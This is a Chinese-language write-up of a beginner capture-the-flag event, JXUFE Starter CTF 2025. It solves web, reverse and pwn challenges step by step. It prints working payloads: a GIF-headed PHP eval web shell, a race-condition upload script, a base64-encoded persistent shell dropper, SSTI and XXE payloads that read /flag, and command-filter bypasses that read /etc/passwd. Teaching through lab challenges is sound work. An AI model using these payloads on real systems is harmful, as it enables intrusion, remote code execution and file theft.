


JXUFE Starter CTF: DASH! 2025

Web

所谓人生，就是为了变得温柔而存在的

 Note

出题人：糖糖毯



 Important

所谓人生，就是为了变得**温柔**而存在的

「谢谢」 「很努力了呢」 「最喜欢了」 ——心怀着这三句话，勇敢地活下去

—— 牧之原翔子

[直接翻看源码](#)

```
/* wpst{所谓人生，就是为了变得温柔而存在的} */
.stbox div {
  line-height: 2;
  font-size: 32px;
  color: #333;
  text-align: center;
  font-weight: bold;
}
```

得到flag

wpst{所谓人生，就是为了变得温柔而存在的}

ezupload

 Note

出题人：糖糖毯

图片上传

选择文件 shell_common.php

上传图片

错误：仅支持上传 .jpg/.jpeg/.png/.gif 格式的图片！


确定

直接传php会被拦

```
function validateFile() {
    const fileInput = document.getElementById('file');
    const fileName = fileInput.value;
    const allowedExtensions = ['.jpg', '.jpeg', '.png', '.gif'];
    const ext = fileName.slice(fileName.lastIndexOf('.')).toLowerCase();
    if (!allowedExtensions.includes(ext)) {
        alert('错误：仅支持上传 .jpg/.jpeg/.png/.gif 格式的图片！');
        return false;
    }
    return true;
}
```

可以看到是有js拦的，这里我们要么使用BP拦截改包，要么禁用JS

这里演示如何使用BP



开启 intercept on 后后缀名改为php，依旧提示文件类型不支持

文件类型不支持

说明后端也有拦截，我们加个文件头绕过


```
SSTI.md  shell_common.jpg x  shell_common.jpg  shell_common.php  pop.php
shell_common.jpg
1  GIF89a?
2  <?php @eval($_POST['ciallo']); ?>
```

GIF89a?
<?php @eval(\$_POST['ciallo']); ?>

上传成功！文件路径：[uploads/shell_common.php](#)

就成功上传了，可以使用蚁剑连接了，不过简单的题直接使用hackbar也行

GIF89a? wpst{3d027120-1b78-4cf8-93fd-4796075609fd}



得到flag

擅长捉弄的http同学


Note

出题人：糖糖毬

改自ISCTF2024的一道类似的题



你必须使用Nishikata客户端才能前往夏祭!



提示要用 Nishikata 客户端, 我们改个 User-Agent



本地人才能去夏祭!

本地一般指 127.0.0.1, 我们设置 X-Forwarded-For 为 127.0.0.1

你必须在2019年8月24日18点前到达夏祭现场...

我们设置一个合理的时间就行（题目设置是必须在2019年8月24日17:30-18:00），注意要使用 RFC 822 格式


设置 Date 为 Sat, 24 Aug 2019 17:53:18 GMT

你必須和 Takagi 同学牵手（holding hands）才行

这里设置Header Takagi 为 holding hands

如果是POST就更好了


最后使用POST方法



点击就送

Note

出题人：秋雨样



刚刚进入题目是能看见一个页面的，不过会调转到登录

```
<div class="actions" style="margin-top:16px">
  <a class="btn" href="/dashboard114514.html">进入控制台</a>
  <a class="link" href="/login.html" aria-label="前往登录页">去登录</a>
</div>
```

我们可以先看看页面源码



进去后获取就行

昙花

① Note

出题人：糖糖毬



也是一个文件上传题，也是只允许图片上传，看源码可以看到是通过 /upload.php 上传的，我们可以直接访问看源码

```
<?php
if ($_SERVER['REQUEST_METHOD'] === 'GET') {
    highlight_file(__FILE__);
    exit;
}

define('UPLOAD_PATH', __DIR__ . '/uploads');

if (!is_dir(UPLOAD_PATH)) {
    mkdir(UPLOAD_PATH, 0755, true);
}

$allowed_ext = ['jpg', 'png', 'gif'];
$file_name = $_FILES['upload_file']['name'] ?? '';
$tmp_file = $_FILES['upload_file']['tmp_name'] ?? '';
if (!$file_name || !is_uploaded_file($tmp_file)) {
    die('No file uploaded.');
```

```
}

$file_ext = strtolower(substr(strrchr($file_name, '.'), 1));
$target = UPLOAD_PATH . '/' . basename($file_name);

move_uploaded_file($tmp_file, $target);

if (in_array($file_ext, $allowed_ext)) {
    echo 'Upload success.';
} else {
    @unlink($target);
    echo 'Only .jpg, .png, .gif allowed.';
}
```

和题目名称**昙花**一样，本体的考点就是这个

```

move_uploaded_file($tmp_file, $target);

if (in_array($file_ext, $allowed_ext)) {
    echo 'Upload success.';
} else {
    @unlink($target);
    echo 'Only .jpg, .png, .gif allowed.';
}

```

可以看到是先把文件放到上传目录后再进行检查，不符合再删除，这里就有了**条件竞争**的漏洞，我们可以通过脚本不断上传木马，同时不断访问这个木马

这里我们选择一件事做

- 上传普通的木马，然后另一个不断访问执行读取命令（一般就是cat /flag）
- 上传一个特殊的木马，只要访问这个木马，这个木马就会把另一个木马写到指定文件中，这样做的好处就是我们可以持续使用这个新木马而不会被删

方法一

```

import requests
import threading

url = "http://172.28.52.11:34172/upload.php"
url2 = "http://172.28.52.11:34172/shell.php"
def upload():
    while True:
        files = {'upload_file': ('shell.php', "<?php system('cat /flag'); ?>",
            'image/jpeg')}
        requests.post(url, files=files)

def access():
    while True:
        r = requests.get(url2)
        if '{' in r.text:
            print(f"Flag: {r.text}")
            break

threading.Thread(target=upload).start()
threading.Thread(target=access).start()

```

然后碰运气

方法二

```

<?php
$a =
'PD9waHAgaWYobWQ1KCRfUE9TVCGncGFzcycpKT09PSAnYzRkYzc0NTdhZGM3YTI5ODQ4MjJiMTgxNTU4
ZTI0YTInKXtAZXZhbCgkX1BPU1RBJ2NpYWxsbyddKTt9Pz4=';
$myfile = fopen("/Yuzusoft.php", "w");
fwrite($myfile, base64_decode($a));
fclose($myfile);

```

一个劲上传这个，然后一个劲访问这个木马，只要成功了一次就会写木马到 yuzusoft.php

```
<?php if(md5($_POST('pass'))=== 'c4dc7457adc7a2984822b181558e24a2')
{@eval($_POST['ciallo']);}?>
```

当然这个木马是能自定义的，这里之所以有密码是之前为了别的环境准备的

反正思想就是如此

红魔馆不会爆炸

① Note

出题人：糖糖毯

可以看看[SSTI模板注入 | Antel0p3's blog](#)学习一下


我们可以先输入 `{{7*7}}` 看看有没有SSTI



说明有，我们开始构造

```
{{ config.__class__.__init__.__globals__['os'].popen('cat /flag').read() }}
```

没有太多过滤的情况下这个比较稳定，我们不需要自己找可利用的类



得到flag

红魔馆不会爆炸_re2

📌 Note

出题人：糖糖毯

这道题相比原题多拦截了些东西

呜呜呜被拦了

```
{{ config.__class__.__init__.__globals__['os'].popen('cat /flag').read() }}
```

```
blacklist = [  
    "import",  
    "eval",  
    "exec",  
    "os",  
    "sys",  
]
```

黑名单如上

我们可以用其他可以利用的

先找找索引

```
{{ '.__class__.__mro__[1].__subclasses__()|map(attribute='.__name__')|list }}
```

最强妖精的行动报告

baka炸弹: ['type', 'weakref', 'weakcallableproxy', 'weakproxy', 'int', 'bytearray', 'bytes', 'list', 'NoneType', 'NotImplementedType', 'traceback', 'super', 'range', 'dict', 'dict_keys', 'dict_values', 'dict_items', 'dict_reversekeyiterator', 'dict_reversevalueiterator', 'dict_reverseitemiterator', 'odict_iterator', 'set', 'str', 'slice', 'staticmethod', 'complex', 'float', 'frozenset', 'property', 'managedbuffer', 'memoryview', 'tuple', 'enumerate', 'reversed', 'stderrprinter', 'code', 'frame', 'builtin_function_or_method', 'method', 'function', 'mappingproxy', 'generator', 'getset_descriptor', 'wrapper_descriptor', 'method-wrapper', 'ellipsis', 'member_descriptor', 'SimpleNamespace', 'PyCapsule', 'longrange_iterator', 'cell', 'instancemethod', 'classmethod_descriptor', 'method_descriptor', 'callable_iterator', 'iterator', 'PickleBuffer', 'coroutine', 'coroutine_wrapper', 'InterpreterID', 'EncodingMap', 'fieldnameiterator', 'formatteriterator', 'BaseException', 'hamt', 'hamt_array_node', 'hamt_bitmap_node', 'hamt_collision_node', 'keys', 'values', 'items', 'Context', '<class 'ContextVar>', 'Token', 'MISSING', 'moduledef', 'module', 'filter', 'map', 'zip', '_ModuleLock', '_DummyModuleLock', '_ModuleLockManager', 'ModuleSpec', 'BuiltinImporter', 'classmethod', 'FrozenImporter', '_ImportLockContext', '_localdummy', '_local', 'lock', 'RLock', '_IOBase', '_BytesIOBuffer', 'IncrementalNewlineDecoder', 'ScandirIterator', 'DirEntry', 'WindowsRegistryFinder', '_LoaderBasics', 'FileLoader', '_NamespacePath', '_NamespaceLoader', 'PathFinder', 'FileFinder', 'zipimporter', '_ZipImportResourceReader', 'Codec', 'IncrementalEncoder', 'IncrementalDecoder', 'StreamReaderWriter', 'StreamRecorder', '_abc_data', 'ABC', 'dict_itemiterator', 'Hashable', 'Awaitable', 'AsyncIterable', 'async_generator', 'Iterable', 'bytes_iterator', 'bytearray_iterator', 'dict_keyiterator', 'dict_valueiterator', 'list_iterator', 'list_reverseiterator', 'range_iterator', 'set_iterator', 'str_iterator', 'tuple_iterator', 'Sized', 'Container', 'Callable', '_wrap_close', 'Quitter', '_Printer', '_Helper', 'DynamicClassAttribute', '_GeneratorWrapper', 'auto', 'Enum', 'Pattern', 'Match', 'SRE_Scanner', 'State', 'SubPattern', 'Tokenizer', 'itemgetter', 'attrgetter', 'methodcaller', 'accumulate', 'combinations', 'combinations_with_replacement', 'cycle', 'dropwhile', 'takewhile', 'islice', 'starmap', 'chain', 'compress', 'filterfalse', 'count', 'zip_longest', 'permutations', 'product', 'repeat', 'groupby', '_grouper', '_tee', '_tee_dataobject', 'Repr', 'deque', '_deque_iterator', '_deque_reverse_iterator', '_tuplegetter', '_Link', 'partial', '_lru_cache_wrapper', 'partialmethod', 'singledispatchmethod', 'cached_property', 'Scanner', '_Feature', 'ContextDecorator', '_GeneratorContextManagerBase', '_BaseExitStack', '_Final', '_Immutable', 'Generic', '_TypingEmpty', '_TypingEllipsis', 'NamedTuple', 'typing.io', 'typing.re', 'Scanner', 'Encoder', 'JSONDecoder', 'JSONEncoder', 'poll', 'epoll', 'BaseSelector', 'socket', '_IterationGuard', 'WeakSet', '_RLock', 'Condition', 'Semaphore', 'Event', 'Barrier', 'Thread', 'BaseServer', 'ForkingMixIn', '_NoThreads', 'ThreadingMixIn', 'BaseRequestHandler', 'date', 'timedelta', 'time', 'tzinfo', 'AST', '_Info', 'finalize', 'WarningMessage']

我们可以用 `catch_warnings`，索引为299个

```
{{'.__class__.__mro__[1].__subclasses__()'
[299].__init__.__globals__[ '__builtins__'].open('/flag').read()}}
```

最强妖精的行动报告

baka炸弹: flag{GZCTF_dynamic_flag_test}

红魔馆不会爆炸

[返回](#)

成功读取

XXE

 **Note**

出题人: 糖糖毬

```
<?php
error_reporting(0);
highlight_file(__FILE__);
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$user = simplexml_import_dom($dom);
echo $user->name;
?>
```

一个经典的XXE题目


漏洞点:

- `libxml_disable_entity_loader(false)` - 启用外部实体加载
- `LIBXML_DTDLOAD` - 允许加载DTD
- 直接输出 `$user->name` - 没有过滤

Payload

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<user>
<name>&xxe;</name>
</user>
```

```
<?php
error_reporting(0);
highlight_file(__FILE__);
libxml_disable_entity_loader(false);
$xmlfile = file_get_contents('php://input');
$dom = new DOMDocument();
$dom->loadXML($xmlfile, LIBXML_NOENT | LIBXML_DTDLOAD);
$user = simplexml_import_dom($dom);
echo $user->name;
?> flag{GZCTF_dynamic_flag_test}
```



RCE1

Note

出题人: 糖糖毯

```
<?php
highlight_file(__FILE__);

if (isset($_POST['cmd'])) {
    $cmd = $_POST['cmd'];
}
```

```
$banned = ['cat', 'flag', 'more', 'less', 'head', 'tail', 'nl', 'tac', 'od', 'strings'];
foreach ($banned as $word) {
    if (stripos($cmd, $word) !== false) {
        die("我不喜欢你!");
    }
}
system($cmd);
}
```

一道RCE题，但是过滤了一些字符串，我们可以通过一些手段绕过

```
cmd=c\at /fl\ag
```

`\`是转义符，但是`\a`没什么特别意思，所以`\a`仍然会被看做`a`

还有些其他思想（不一定读取flag）：

- 利用变量名绕过

```
cmd=c=ca;t=t;$c$t /etc/passwd
```

- 中间加`''`

```
cmd=c''at /fl''ag
```

- 用`grep`

```
cmd=grep '' /fla?
```

可以绕过的方法有很多

拿去吧！水手服

Note

出题人：糖糖毯

```
<html>
<head>
  <title>拿去吧！水手服</title>
</head>
<body>
  <h2>听说，在 / 下，有件セーラー服（serafuku） </h2>
  <form method="POST" enctype="multipart/form-data">
    <input type="file" name="file" accept=".tar">
    <input type="submit" value="上传并提取">
  </form>

</body>
</html>
```

只能上传tar文件一般是考察**软链接**


软链接又叫符号链接，这个文件包含了另一个文件的路径名。可以是任意文件或目录，可以链接不同文件系统的文件。和win下的快捷方式差不多。可以用：ln -s 命令来建立软链接。

根据题目意思，我们要读取是 /serafuku，所以我们要创建一个指向 /serafuku 的软链接，并打包为 tar 文件

在Linux下

```
ln -s /serafuku link.txt
tar cvf link.tar link.txt
```

然后我们上传上去



flag{GZCTF_dynamic_flag_test}


读取一下就有flag了

Re

[WPST]Ez_Re

① Note

出题人：吴欣宇



IDA反编译一下就有了

wpst{You_Found_The_Secret_Key!}

RE2

[SUCTF-2025/rev/minesweeper/writeup/README.md at master · team-su/SUCTF-2025](#)

RE3

[2021JNUCTF/Reverse/damn_hash at master · xf1les/2021JNUCTF](#)

Pwn

nc

Note

出题人：糖糖毬

重点考察对现任会长了解度

其实这题后端是Python，后面的nc plus是现学的

```
kuriyama@KitashirakawaTama: ~$ nc 172.28.52.11 34179
恭喜你成功使用了nc连接，现在请你回答下面的问题吧！

1) 你愿意加入网安协会吗?(Y/n) y
2) 下面的几种形象中，25届会长会最最最喜欢？

      1.金发御姐      2.金发碧眼幼女      3.黑长直学姐      4.双马尾妹妹
      5.低侧马尾白毛少女      6.元气辣妹      7.柔软幼女      8.金箔巧克力

请输入选项：5

我喜欢你！

flag{eeb8711a-ca54-44e0-8814-24f93bb01b9e}
```

nc plus

Note

出题人：糖糖毬

考点：熟悉现任会长、栈溢出

这次提供了ELF文件

```
kuriyama@KitashirakawaTama: ~$ nc 172.28.52.11 34179
      1.千反田える      2.北白川玉子      3.北白川馅子      4.四宫辉夜
      5.高木同学      6.樱野玖璃梦      7.椎名真白      8.椎名真冬
      9.椎名真昼      10.牧之原翔子      11.樱岛麻衣      12.梓川(花)枫
      13.伊井野弥子      14.花坂结衣      15.绪辻词      16.鹰仓杏铃
      17.鹰仓杏璃      18.玉树樱      19.栗山未来      20.新堂爱
      21.白咲花      22.星野日向      23.姬坂乃爱      24.香风智乃
      25.保登心爱      26.桐间纱路      27.德丽莎      28.高坂穗乃果
      29.南小鸟      30.园田海未      31.矢泽妮可      32.伊莉雅
      33.水濑名雪      34.神尾观铃      35.古河渚      36.枣岭
      37.神北小毬      38.神户小鸟      39.中津静流      40.星野梦美
      41.立华奏      42.五更琉璃      43.新垣绫乃      44.泉此方
      45.逢坂大河      46.雪之下雪乃      47.由比滨结衣      48.一色彩羽
      49.樱之宫莓香      50.绫波丽      51.可儿那由多      52.伊蕾娜
      53.夏娜      54.珈百璃      55.天使真央      56.伊地知虹夏
      57.千代田桃      58.空银子      59.御坂美琴      60.佐天泪子
      61.初春饰利      62.木之本樱      63.大道寺知世      64.惠飞须泽胡桃
